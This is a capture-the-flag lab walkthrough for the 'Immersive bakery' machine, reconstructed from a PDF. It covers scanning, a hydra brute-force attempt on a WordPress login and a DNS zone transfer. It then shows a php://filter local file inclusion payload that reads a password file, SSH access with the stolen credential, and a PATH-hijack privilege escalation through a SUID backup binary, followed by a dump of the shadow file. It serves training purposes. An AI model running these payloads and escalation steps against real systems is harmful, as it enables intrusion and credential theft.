Immersive labs

Immersive bakery

Walkthrough

Zebra-Spots
7-26-2023

Contents

Purpose

The purpose of this guide is to allow you to complete the lab in your own time after the walkthrough/ talk through guided session. This document has the steps I did when I completed the lab in my own time.
Note, this document has skipped out a lot of trial and error that will have been done when I did this lab, especially when looking for LFI. It skips out a lot of googling and research that happens when doing labs. I have included some useful resources at the end of this document that will help you start your own research.
Feel free to follow this guide in your own time and ask questions at any time when going through it.
This isn't an easy lab. It took me about a week to figure out the steps to complete it, and that was working together with somebody else so if you find it hard, you should. If you don't then you're a superuser and maybe your mum should have named you Root.

Useful information

Kali (Host)
10.102.8.22 (Private) (will be different when you do lab)

Target
10.102.9.218 (Private) (will be different when you do lab)

Webpage:
Immersive-bakery.local

Reconnaissance phase


Port scan

Nmap command:

```
nmap -A -sV -Pn -v 10.102.9.218
```

-Pn: Treat all hosts as online -- skip host discovery
-sV: Probe open ports to determine service/version info (probably don't need as -A being used)
-A: Enable OS detection, version detection, script scanning, and traceroute
-v: Increase verbosity level (use -vv or more for greater effect)

Output:



We can see three services running on the target. We have SSH, HTTP and DNS on what appears to be a Debian Linux distribution. It is normal to see 80 on a web server and 22 to enable remote management. Bit strange to also see DNS on a web server.

Nmap command to check the banners: (we could narrow this down to the open ports with -p 22,53,80).

A simple banner grabber which connects to an open TCP port and prints out anything sent by the listening service within five seconds.

nmap -sV --script=banner 10.102.9.218

Output:

```
root@iml-kali:~# nmap -sV --script=banner 10.102.9.218
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-29 15:29 UTC
Nmap scan report for ip-10-102-9-218.eu-west-1.compute.internal (10.102.9.218)
Host is up (0.00017s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u4
53/tcp open  domain  ISC BIND 9.9.5 (Debian Linux 8.0 (Jessie))
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.24 seconds
```

Web specific scans

We can also do a nikto scan (command-line vulnerability scanner that scans web servers for dangerous files/CGIs, outdated server software and other problems). To see if there is anything interesting that comes up.

nikto -h http://10.102.9.218

```
root@iml-kali:~# nikto -h http://10.102.9.218
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.102.9.218
+ Target Hostname:    10.102.9.218
+ Target Port:        80
+ Start Time:         2022-04-29 15:24:49 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ Retrieved x-powered-by header: PHP/5.6.36
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
 of XSS
+ Uncommon header 'link' found, with contents: <http://10.102.9.218/index.php/wp-json/>; rel="https://api.w.org/"
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x b
ranch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS
.80%29.aspx for details.

+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-62684: /wp-content/plugins/hello.php: The WordPress hello.php plugin reveals a file system path
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2022-04-29 15:27:41 (GMT0) (172 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Note: could also do GOBUSTER scans rather than DIRB at this point for further investigation of the web service.

Scans:

dirb http://10.102.9.218 /usr/share/wordlists/dirb/big.txt -X .php
dirb http://10.102.9.218 /usr/share/wordlists/dirb/big.txt -X .html
dirb http://10.102.9.218 /usr/share/wordlists/dirb/big.txt -X .txt
dirb http://10.102.9.218 /usr/share/wordlists/dirb/big.txt -X .js

Outputs:

```
root@iml-kali:~# dirb http://10.102.9.218 /usr/share/wordlists/dirb/big.txt -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 29 15:20:45 2022
URL_BASE: http://10.102.9.218/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.102.9.218/ ----
+ http://10.102.9.218/index.php (CODE:301|SIZE:0)
+ http://10.102.9.218/wp-config.php (CODE:200|SIZE:0)
+ http://10.102.9.218/wp-login.php (CODE:200|SIZE:2262)
+ http://10.102.9.218/wp-trackback.php (CODE:200|SIZE:135)
+ http://10.102.9.218/xmlrpc.php (CODE:405|SIZE:42)

-----------------
END_TIME: Fri Apr 29 15:21:02 2022
DOWNLOADED: 20458 - FOUND: 5
```

```
root@iml-kali:~# dirb http://10.102.9.218 /usr/share/wordlists/dirb/big.txt -X .txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 29 15:21:12 2022
URL_BASE: http://10.102.9.218/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.102.9.218/ ----
+ http://10.102.9.218/license.txt (CODE:200|SIZE:19935)

-----------------
END_TIME: Fri Apr 29 15:21:23 2022
DOWNLOADED: 20458 - FOUND: 1
```

```
root@iml-kali:~# dirb http://10.102.9.218 /usr/share/wordlists/dirb/big.txt -X .html

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 29 15:21:48 2022
URL_BASE: http://10.102.9.218/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.html) | (.html) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.102.9.218/ ----
+ http://10.102.9.218/readme.html (CODE:200|SIZE:7413)

-----------------
END_TIME: Fri Apr 29 15:21:59 2022
DOWNLOADED: 20458 - FOUND: 1
```

```
root@iml-kali:~# dirb http://10.102.9.218 /usr/share/wordlists/dirb/big.txt -X .js

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 29 15:22:03 2022
URL_BASE: http://10.102.9.218/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.js) | (.js) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.102.9.218/ ----

-----------------
END_TIME: Fri Apr 29 15:22:15 2022
DOWNLOADED: 20458 - FOUND: 0
```

Clearly a WordPress page, which we may be able to exploit and log in to.

Attempt to log in to webpage

No success from hydra:

```
hydra -l bob -P /usr/share/wordlists/rockyou.txt 10.102.9.218 http-post-form "/wp-login.php:name=^USER^&password=^PASS^&enter=Sign+in:ERROR: Invalid username. Lost your password?" -V
```


Brute force log in can be a good attack vector on labs with WordPress sites, crafting the command is a chore in itself. In this lab it didn't work but I've included it in the walkthrough as "something to think about".

DNS checking

DIG command (Domain Information Groper command) is a network tool with a basic command-line interface that serves for making different DNS (domain name system) queries. Similar to nslookup.

Use zone transfer to check DNS records on the target host as port 53 is open:

```
dig @10.102.9.218 axfr immersive-bakery.local
```



Add secret notes to hosts file:


<TGT IP>	secret-notes.immersive-bakery.local.


```
root@iml-kali:/etc# cat hosts
# Kubernetes-managed hosts file.
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
fe00::0 ip6-mcastprefix
fe00::1 ip6-allnodes
fe00::2 ip6-allrouters
10.102.8.22     iml-kali
10.102.9.218    secret-notes.immersive-bakery.local.

# Entries added by HostAliases.
127.0.0.1       gstatic.com     google.com      fonts.googleapis.com
root@iml-kali:/etc#
```

This will allow us to navigate to the secret file on the target machine.


Exploiting the misconfigurations

Read secret notes by going to URL that was found with dig:






LFI hunting




Successful reading of /etc/passwd:



Using base64-encode on the LFI to read the password:

http://secret-notes.immersive-bakery.local./notes.php?user=php://filter/convert.base64-encode/resource=../../../var/www/secret/password.php

Finding this was hard (I was missing resource= until getting some help)



PD9waHAKLy8gYWM5MmZmMWEwCj8+CgoK

Base64 decode the message:

echo PD9waHAKLy8gYWM5MmZmMWEwCj8+CgoK | base64 -d

```
root@iml-kali:/etc# echo PD9waHAKLy8gYWM5MmZmMWEwCj8+CgoK | base64 -d
<?php
// ac92ff1a0
?>


root@iml-kali:/etc#
```

Exploit SSH being open with stolen credentials

Connect to bob via open port 22:

ssh bob@10.102.9.218

Password: ac92ff1a0


```
root@iml-kali:/etc# ssh bob@10.102.9.218
bob@10.102.9.218's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
bob@immersive-bakery:~$ ls
backup  token-nevik.txt
bob@immersive-bakery:~$
```

First token:


```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
bob@immersive-bakery:~$ ls
backup  token-nevik.txt
bob@immersive-bakery:~$ cat token-nevik.txt
c0c8291992a68dc39f052010f05e0525bob@immersive-bakery:~$
```

Priv Esc

Looking to affect root to read /root/token.txt




Cannot sudo or switch user



SUID bit checks

/home/bob/backup is clearly a user created executable file, that has the SUID bit enabled. backup copies /etc/shadow to shadow.bak. We will likely be able to target this to gain root privileges.

Both backup and shadow.bak are owned by root. Backup uses SUID to run as root in order to copy the shadow file.
The cp binary can be targeted within backup.



Make a bash script named cp in /tmp that will open bash:

```
#!/bin/bash
/bin/bash -i
```

Add /tmp to PATH:

```
export PATH=/tmp:$PATH#
```


This will mean that /tmp will be the first place searched for binaries and so the replacement cp will be run by backup.

Check PATH for /tmp:

```
echo $PATH
```

Make cp executable with:

```
chmod 777 cp
```



Run backup and shell will change to root:

```
bob@immersive-bakery:/home$ cd bob
bob@immersive-bakery:~$ ls
backup  main.c  shadow.bak  shell  token-nevik.txt
bob@immersive-bakery:~$ ./backup
Backing up \etc\shadow
root@immersive-bakery:~#
```

Can now read shadow.bak:

```
root@immersive-bakery:~# cat shadow.bak
root:*:17647:0:99999:7:::
daemon:*:17647:0:99999:7:::
bin:*:17647:0:99999:7:::
sys:*:17647:0:99999:7:::
sync:*:17647:0:99999:7:::
games:*:17647:0:99999:7:::
man:*:17647:0:99999:7:::
lp:*:17647:0:99999:7:::
mail:*:17647:0:99999:7:::
news:*:17647:0:99999:7:::
uucp:*:17647:0:99999:7:::
proxy:*:17647:0:99999:7:::
www-data:*:17647:0:99999:7:::
backup:*:17647:0:99999:7:::
list:*:17647:0:99999:7:::
irc:*:17647:0:99999:7:::
gnats:*:17647:0:99999:7:::
nobody:*:17647:0:99999:7:::
systemd-timesync:*:17647:0:99999:7:::
systemd-network:*:17647:0:99999:7:::
systemd-resolve:*:17647:0:99999:7:::
systemd-bus-proxy:*:17647:0:99999:7:::
mysql:!:17688:0:99999:7:::
bind:*:17688:0:99999:7:::
sshd:*:17688:0:99999:7:::
bob:$6$Q8y4BCDL$Q8R3YPCVZwEA7m554TWWVEzB0kHIB9OIjjO9szHLfxnKEi.TKvHfpUvPlreu5uHLA2gdMLW6OU7b1PRj9dd0A1:17688:0:99999:7:::
```

And /root/token.txt:

```
root@immersive-bakery:/tmp# cat /root/token.txt
e6f160c30b488e5923ea8ab5585f934eroot@immersive-bakery:/tmp#
```

Tool references

https://www.kali.org/tools/nmap/

https://www.kali.org/tools/gobuster/

https://www.kali.org/tools/dirb/

https://www.kali.org/tools/nikto/

https://www.kali.org/tools/hydra/

https://linux.die.net/man/1/dig

https://man7.org/linux/man-pages/man1/ssh.1.html

https://www.acunetix.com/blog/articles/dns-zone-transfers-axfr/

https://man7.org/linux/man-pages/man1/find.1.html

https://www.redhat.com/sysadmin/suid-sgid-sticky-bit

https://opensource.com/article/17/6/set-path-linux

https://www.howtogeek.com/27350/beginner-geek-how-to-edit-your-hosts-file/#

https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/

https://linuxhint.com/bash_base64_encode_decode/

https://linuxize.com/post/echo-command-in-linux-with-examples/